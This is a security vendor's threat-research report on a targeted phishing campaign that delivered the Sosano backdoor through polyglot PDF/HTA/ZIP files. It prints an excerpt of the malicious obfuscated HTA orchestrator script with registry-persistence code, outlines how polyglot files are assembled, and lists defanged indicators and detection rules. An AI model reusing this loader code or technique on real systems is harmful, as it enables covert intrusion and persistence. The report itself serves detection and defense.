Call It What You Want: Threat Actor Delivers Highly Targeted Multistage Polyglot Malware

⋮ 2/13/2025

Share with your network!

March 04, 2025 Joshua Miller, Kyle Cucci and the Proofpoint Threat Research Team

Key findings

- Proofpoint researchers identified a highly targeted email-based campaign targeting fewer than five Proofpoint customers in the United Arab Emirates with a distinct interest in aviation and satellite communications organizations, along with critical transportation infrastructure.
- The malicious messages were sent from a compromised entity in a trusted business relationship with the targets, and used lures customized to every target.
- This campaign led to the newly discovered backdoor dubbed Sosano by Proofpoint, which leveraged numerous techniques to obfuscate the malware and its payload, likely indicating an adversary with significant development capabilities with an interest in protecting their payloads from easy analysis.
- The campaign used polyglot files to obfuscate payload content, a technique that is relatively uncommon for espionage-motivated actors in Proofpoint telemetry and speaks to the desire of the operator to remain undetected.
- Proofpoint tracks this new threat cluster as UNK_CraftyCamel.

Overview

In fall 2024, UNK_CraftyCamel leveraged a compromised Indian electronics company to target fewer than five organizations in the United Arab Emirates with a malicious ZIP file that leveraged multiple polyglot files to eventually install a custom Go backdoor dubbed Sosano.


Analyst note: Proofpoint uses the UNK_ designator to define clusters of activity that are still developing and have not been observed enough to receive a numerical TA designation.

Delivery and infection chain analysis


In late October 2024, UNK_CraftyCamel actors leveraged access to a compromised email account belonging to the Indian electronics company INDIC Electronics to send malicious email messages. The emails contained URLs

pointing to the actor-controlled domain indicelectronics[.]net, which mimics the legitimate INDIC electronics domain.

The malicious URLs linked to https://indicelectronics[.]net/or/1/OrderList.zip, which downloaded a ZIP archive that, at first glance, contained an XLS file and two PDF files.




File about-indic.pdf lure.



File electronica-2024.pdf lure.

However, upon further investigation, Proofpoint determined the XLS file was actually an LNK file using a double extension, and the PDF files were both polyglots; the first, a PDF file appended with an HTA while the second PDF file had a ZIP archive appended.



Visualization of the ZIP file.

Polyglot files are files that can be interpreted as multiple different formats, depending on how they are read. They are created by carefully structuring data so that different parsers interpret the same file differently, often by exploiting format-specific quirks or overlapping headers. They are not commonly used in everyday software development but remain a niche, powerful tool in specialized technical domains.

To create a polyglot file, an actor must first identify compatible formats with flexible structures. Next, they must align headers and footers to ensure they do not interfere with the other format's structure. After that, they can use hex editors, Python, or even the command-line tool cat to construct the polyglot. Once created, it is important to test the file to understand how different programs—such as file explorers, command-line tools, and browsers—interpret it.

One example of polyglot files used in malware campaigns is the Emmenhtal loader frequently observed in cybercriminal attack chains delivering information stealers or RATs.

```
<head>
    <title>hello</title>
    <HTA:APPLICATION
        APPLICATIONNAME=CreateObject(today("Mniijs MYF", 21))
        BORDER="none"
        CAPTION="no"
        CONTEXTMENU="no"
        SHOWINTASKBAR="no"
        SINGLEINSTANCE="yes"
        SYSMENU="no"
        WINDOWSTATE="minimize">
    <script language="VBScript">


        Function nexttoday(uFP)
            Dim WshShell
            dim oo2
            oo2 ="BXhwnuy.Xmjqq"
            Set WshShell = CreateObject(today(oo2, 21))
            On Error Resume Next
            Dim fso1
            fso1 = "MPJD_HZWWJSY_ZXJW\XTKYBFWJ\Rnhwtxtky\Bnsitbx\HzwwjsyAjwxnts\Wzs\RdZwqKnqj"
            WshShell.RegWrite today(fso1, 21), uFP, "REG_SZ"
            On Error GoTo 0
        End Function


        Function FileExists(filePath)
            Dim fso
            Set fso = CreateObject(today("Xhwnuynsl.KnqjXdxyjrTgojhy", 21))
            FileExists = fso.FileExists(filePath)
        End Function
        Sub openEF()
            Dim excelFile, shell
            excelFile = "H:\Bnsitbx\Yfxpx\TwijwQnxy.cqxc"
            Set shell = CreateObject(today("BXhwnuy.Xmjqq", 21))


            If FileExists(today(excelFile, 21)) Then
                shell.Run Chr(34) & today(excelFile, 21) & Chr(34)
            End If
        End Sub
```

Portion of PDF/HTA (Orchestrator).


The LNK file launches cmd[.]exe and then uses mshta[.]exe to execute the PDF/HTA polyglot file. The mshta[.]exe process will walk the file, past the PDF portion, until it finds the HTA header, and execute the content from there. The HTA script serves as an orchestrator, and it contains instructions for cmd[.]exe to carve out the executable and the URL file from the second PDF.

```
remnux@remnux:~$ binwalk -e /mnt/hgfs/about-indic.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PDF document, version: "1.7"
568           0x238           Zlib compressed data, default compression
1532          0x5FC           JPEG image data, JFIF standard 1.01
1562          0x61A           TIFF image data, big-endian, offset of first image directory: 8
409815        0x640D7         Zlib compressed data, default compression
410263        0x64297         Zlib compressed data, default compression
433036        0x69B8C         Zlib compressed data, default compression
433991        0x69F47         Zip archive data, at least v2.0 to extract, compressed size: 6040158, uncompressed size: 12814798, name: sosano.jpg
6474189       0x62C9CD        Zip archive data, at least v2.0 to extract, compressed size: 118, uncompressed size: 136, name: youtube.url
6474348       0x62CA6C        Zip archive data, at least v2.0 to extract, compressed size: 164, uncompressed size: 292, name: hyper.jpg
6474551       0x62CB37        Zip archive data, at least v2.0 to extract, compressed size: 19552, uncompressed size: 43008, name: Hyper-info.exe
6494147       0x6317C3        Zip archive data, at least v2.0 to extract, compressed size: 14003, uncompressed size: 17688, name: OrderList.xlsx
6508662       0x635076        End of Zip archive, footer length: 22
```

Contents of PDF/ZIP.

The HTA then writes the URL file to the registry for persistence and launches the URL file which loads Hyper-Info[.]exe. The executable looks for a file called “sosano.jpg” in the ZIP file extracted from the end of the second PDF. Once found, the JPG gets XORed with the string “1234567890abcdef” and decodes to a DLL the malware developer called “yourdllfinal.dll”, which is the backdoor Proofpoint named Sosano.



Sosano backdoor infection chain.

Of note, the Hyper-Info executable has additional embedded strings including “abcdef1234567890” and “0fedcba987654321”, which we believe may be additional XOR keys. These additional keys are not currently used by the malware observed by Proofpoint but may be either artifacts from previous intrusions, used in future iterations, or used to frustrate researchers attempting to analyze the loader.

Sosano backdoor analysis

The Sosano backdoor is a DLL written in Golang and while it is a large executable file (12 megabytes), it contains only a small amount of malicious code consisting of a limited set of functionality. The code written by the developer creates a backdoor, supplemented by pre-built Golang package functions that ensure the developer doesn’t have to write new code to implement repeatable things like setting up HTTP communications, or file read/write operations. It is likely that the malware developer intentionally bloated Sosano’s code with additional, unnecessary Golang libraries to obfuscate and complicate analysis. This executable imports Golang libraries that it does not use, such as code for parsing Multipurpose Internet Mail Extensions (MIME) types, support for a myriad of crypto and compression algorithms, and functions for extensive logging and debugging. Upon execution of the malware, a subset of the strings is run through a de-obfuscation function and loaded into memory.

Upon execution, the sample first sleeps for a random amount of time, using the current system time (time_Now()) as a seed for the pseudo-random number generator (math_rand_Intn()). This sleep routine helps the malware evade detection in automated analysis sandboxes and endpoint defenses.

After the sleep routine executes, the malware attempts to connect to its C2 (bokhoreshonline[.]com). If there is a successful connection established, the malware waits for further commands by periodically sending an HTTP GET request to the C2 server. If the C2 server responds with an instruction, Sosano will parse it and execute the associated command.

The commands Sosano can accept from the C2 are as follows:

Command	Description
sosano	Get current directory / change working directory.
yangom	List contents of current directory.
monday	Download and load additional payload.
raian	Delete/remove a directory.
lunna	Execute a shell command.

The Sosano backdoor can download and execute a next stage payload called “cc[.]exe”, but that file was not available from the remote server during our investigation.

Detection opportunities

This malware infection chain offers a variety of opportunities for detection. They include, but are not limited to:

- LNK files executing from recently created or unzipped directories
- LNK files executing from a recently unzipped directory
- URL file in the Reg runkey
- URL file launching any file besides a web browser
- Executable file accessing a JPGfile from a user directory

Network infrastructure analysis

While UNK_CraftyCamel used a compromised email account to deliver the spearphishing email, the threat actor then used an actor-created domain of indicelectronics[.]net to host the initial ZIP archive. At the time of analysis and of reporting, it was the sole domain resolving to 46.30.190[.]96. The domain bokhoreshonline[.]com was used for C2 for the Sosano backdoor and resolved to 104.238.57[.]61 at the time of analysis. Both IPs belong to the commercial hosting provider CrownCloud.

Overlaps and attribution

At this time, this cluster of activity designated as UNK_CraftyCamel does not overlap with any other identified cluster tracked by Proofpoint. The low volume of recipients, highly targeted nature of the lures, and numerous attempts to obfuscate the malware indicate an adversary with a clear mandate. Broader infrastructure analysis indicates possible connections with Iranian aligned adversaries tracked by trusted partners. Proofpoint has identified multiple tactic, technique, and procedure (TTP) similarities with suspected Islamic Revolutionary Guard Corps (IRGC) aligned campaigns from TA451 and TA455. Both groups historically focused on targeting of aerospace aligned organizations. Furthermore,TA451 and UNK_CraftyCamel both used HTA files in highly targeted campaigns in the UAE; and TA455 and UNK_CraftyCamel share a preference for approaching targets with business-to-business sales offers, followed by targeting engineers within the same companies. Despite these similarities, Proofpoint assesses UNK_CraftyCamel to be a separate cluster of intrusion activity.

Targeting

Based on target analysis, the operators of UNK_CraftyCamel have demonstrated a distinct interest in aviation and satellite communications organizations along with critical transportation infrastructure with a focus on the United Arab Emirates.

Conclusion

This campaign is an example of threat actors leveraging trusted relationships to deliver customized and obfuscated malware to highly selective targets. Advanced threat actors will specifically target trusted third parties operating as upstream suppliers and frequently interact with their customers; this allows the actors to conduct a supply chain compromise, which lowers the likelihood of initial detection of email-based threats. In addition to detection opportunities described, organizations should train users to be suspicious of unexpected or unrecognized content originating from known contacts and identify common characteristics of malicious content such as domain impersonation using alternate top level domains.

Proofpoint would like to thank the PwC Threat Intelligence team for their collaboration and assistance on this threat.

Indicators of compromise

Indicator	Type	Context	First

			Seen
indicelectronics[.]net	Domain	Delivery	Octob 2024
46.30.190[.]96	IP	Delivery	Octob 2024
336d9501129129b917b23c60b01b56608a444b0fbe1f2fdea5d5beb4070f1f14	SHA256	OrderList.zip	Octob 2024
394d76104dc34c9b453b5adaf06c58de8f648343659c0e0512dd6e88def04de3	SHA256	OrderList.xlsx.lnk	Octob 2024
e692ff3b23bec757f967e3a612f8d26e45a87509a74f55de90833a0d04226626	SHA256	electronica-2024.pdf	Octob 2024
0c2ba2d13d1c0f3995fc5f6c59962cee2eb41eb7bdbba4f6b45cba315fd56327	SHA256	Hyper-Info[.]exe	Octob 2024
bokhoreshonline[.]com	Domain	C2	Octob 2024
104.238.57[.]61	IP	C2	Octob 2024
0ad1251be48e25b7bc6f61b408e42838bf5336c1a68b0d60786b8610b82bd94c	Hash	Sosano DLL	Octob 2024

ET rules

2060036 - ET MALWARE Observed DNS Query to UNK_CraftyCamel Domain (indicelectronics .net)

2060037 - ET MALWARE Observed DNS Query to UNK_CraftyCamel Domain (bokhoreshonline .com)

2060038 - ET MALWARE Observed UNK_CraftyCamel Domain (indicelectronics .net in TLS SNI)

2060039 - ET MALWARE Observed UNK_CraftyCamel Domain (bokhoreshonline .com in TLS SNI)

Subscribe to the Proofpoint Blog